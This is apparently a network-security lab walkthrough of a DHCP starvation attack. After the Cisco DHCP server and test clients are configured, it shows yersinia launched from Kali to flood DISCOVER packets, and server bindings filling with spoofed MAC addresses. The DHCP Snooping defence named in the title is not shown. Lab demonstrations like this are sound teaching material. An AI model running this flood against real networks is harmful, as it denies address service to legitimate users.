



Attack

DHCP Snooping

DHCP Starvation Attack



- **Network Topology**



Configuration DHCP Server

```
DHCP_SERVER(config)#
DHCP_SERVER(config)#
DHCP_SERVER(config)#ip dhcp pool IT
DHCP_SERVER(dhcp-config)#network 20.0.0.0 255.0.0.0
DHCP_SERVER(dhcp-config)#default-router 20.0.0.1
DHCP_SERVER(dhcp-config)#dns-server 8.8.8.8
DHCP_SERVER(dhcp-config)#
```

```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
#  
(root@kali)-[~]  
# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 20.0.0.4 netmask 255.0.0.0 broadcast 20.255.255.255  
    inet6 fe80::20c:29ff:fe17:6e16 prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:17:6e:16 txqueuelen 1000 (Ethernet)  
    RX packets 124 bytes 18553 (18.1 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 77 bytes 12952 (12.6 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
C:\Windows\system32\cmd.exe  
Microsoft Windows [Version 10.0.19044.1288]  
(c) Microsoft Corporation. All rights reserved.  
C:\Users\Ahmed Allam>ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Ethernet0 2:  
  
    Connection-specific DNS Suffix  . :  
    Link-local IPv6 Address . . . . . : fe80::513a:7eec:f765:500a%9  
    IPv4 Address. . . . . : 20.0.0.2  
    Subnet Mask . . . . . : 255.0.0.0  
    Default Gateway . . . . . : 20.0.0.1  
  
Ethernet adapter Bluetooth Network Connection:  
  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix  . :
```

```
C:\Windows\system32\cmd.exe  
Microsoft Windows [Version 10.0.19044.1288]  
(c) Microsoft Corporation. All rights reserved.  
C:\Users\Ahmed Allam>ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Ethernet0 2:  
  
    Connection-specific DNS Suffix  . :  
    Link-local IPv6 Address . . . . . : fe80::39d3:8776:8df1:ca17%8  
    IPv4 Address. . . . . : 20.0.0.3  
    Subnet Mask . . . . . : 255.0.0.0  
    Default Gateway . . . . . : 20.0.0.1  
  
Ethernet adapter Bluetooth Network Connection:  
  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix  . :
```

```
DHCP_SERVER#show ip dhcp binding
```

```
Bindings from all pools not associated with VRF:
```

IP address	Client-ID/ Hardware address/ User name	Lease expiration	Type
20.0.0.2	0100.0c29.3fa4.41	Mar 02 2002 12:05 AM	Automatic
20.0.0.3	0100.0c29.d921.a0	Mar 02 2002 12:05 AM	Automatic
20.0.0.4	0100.0c29.176e.16	Mar 02 2002 12:06 AM	Automatic

```
DHCP_SERVER#
```

```
DHCP_SERVER#show ip dhcp pool
```

```
Pool IT :
```

```
Utilization mark (high/low) : 100 / 0
```

```
Subnet size (first/next) : 0 / 0
```

```
Total addresses : 16777214
```

```
Leased addresses : 3
```

```
Pending event : none
```

```
1 subnet is currently in the pool :
```

Current index	IP address range	Leased addresses
20.0.0.5	20.0.0.1 - 20.255.255.254	3


```
DHCP_SERVER#
```

- Operate DHCP Starvation Attack in Kali Linux


➤ **Step1 Write in console Kali Linux this order**

```
(root@kali)-[~]
```


```
# yersinia -G
```




➤ Step2 choose DHCP and Choose Launch attack





➤ Step3 choose sending DISCOVER packet.





➤ Command CLI instead of GUI in yersinia -I



➤ Step4 Enter in DHCP Server and show ip dhcp

```
DHCP(config)#
DHCP(config)#do sh ip dhcp binding
Bindings from all pools not associated with VRF:
IP address      Client-ID/      Lease expiration      Type
Hardware address/
User name
20.0.0.2        0100.0c29.d921.a0    Mar 02 2002 12:00 AM    Automatic
20.0.0.3        0100.0c29.3fa4.41    Mar 02 2002 12:00 AM    Automatic
20.0.0.4        0100.0c29.176e.16    Mar 02 2002 12:00 AM    Automatic
20.0.0.5        7463.1c6e.d01d      Mar 01 2002 12:07 AM    Automatic
20.0.0.6        d2ef.d104.497f      Mar 01 2002 12:07 AM    Automatic
20.0.0.7        6cb9.cc60.a812      Mar 01 2002 12:08 AM    Automatic
20.0.0.8        03f4.be22.c4a6      Mar 01 2002 12:08 AM    Automatic
20.0.0.9        6e36.c164.6126      Mar 01 2002 12:08 AM    Automatic
20.0.0.10       0732.4942.0127      Mar 01 2002 12:08 AM    Automatic
20.0.0.11       d640.6f21.abd1      Mar 01 2002 12:08 AM    Automatic
20.0.0.12       4d45.5a6a.39e7      Mar 01 2002 12:08 AM    Automatic
20.0.0.13       36f3.2e26.fe11      Mar 01 2002 12:08 AM    Automatic
20.0.0.14       7ad9.e912.ef5f      Mar 01 2002 12:08 AM    Automatic
20.0.0.15       9947.0d23.00a2      Mar 01 2002 12:08 AM    Automatic
20.0.0.16       6b30.df42.648d      Mar 01 2002 12:08 AM    Automatic
20.0.0.17       ab3c.604c.4e04      Mar 01 2002 12:08 AM    Automatic
20.0.0.18       e77a.f024.d278      Mar 01 2002 12:08 AM    Automatic
20.0.0.19       abf1.3d12.0383      Mar 01 2002 12:08 AM    Automatic
20.0.0.20       9df6.2546.7955      Mar 01 2002 12:08 AM    Automatic
--More--
```

```
DHCP(config)#do sh ip dhcp pool
```

Pool IT :

Utilization mark (high/low) : 100 / 0
Subnet size (first/next) : 0 / 0
Total addresses : 16777214
Leased addresses : 96

Pending event : none

1 subnet is currently in the pool :

Current index	IP address range	Leased addresses
---------------	------------------	------------------

Thanks